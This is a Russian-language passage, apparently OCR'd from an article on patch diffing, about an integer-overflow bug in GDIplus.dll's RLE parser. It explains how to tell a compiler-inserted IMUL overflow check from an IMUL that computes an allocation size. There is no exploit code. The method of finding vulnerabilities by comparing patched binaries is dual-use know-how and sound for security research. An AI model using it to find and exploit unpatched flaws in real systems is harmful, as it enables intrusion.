

Рисунок 8 ошибка в парсере RLE-файлов графической библиотеки GDIplus.dll, связанная с целочисленным переполнением в команде IMUL, замененной командой MUL (слева — нефиксенная, справа — отпаченная версия)

Однако, при всей внешней схожести между этими примерами есть существенное различие. В нашем случае IMUL используется для детекции целочисленного переполнения (MS VC и некоторые другие компиляторы автоматически вставляют код, препятствующей передаче функции HeapAlloc заведомо некорректных значений). А вот в примере, взятым из блога, инструкция IMUL непосредственно задействована в вычислении требуемого размера блока выделяемой памяти, что совсем не одно и тоже!!!

Поэтому, сам по себе IMUL еще не свидетельство наличия дыры и прежде чем выносить окончательное заключение, следует проанализировать примыкающий к ней код. Конечно, это требует дополнительных затрат времени, но… код, вставляемый компилятором, весьма характерен и распознается с первого взгляда. А как именно он борется с переполнением подобно рассказывается в блоге одного из сотрудников Microsoft: http://blogs.msdn.com/michael_howard/archive/2005/12/06/500629.aspx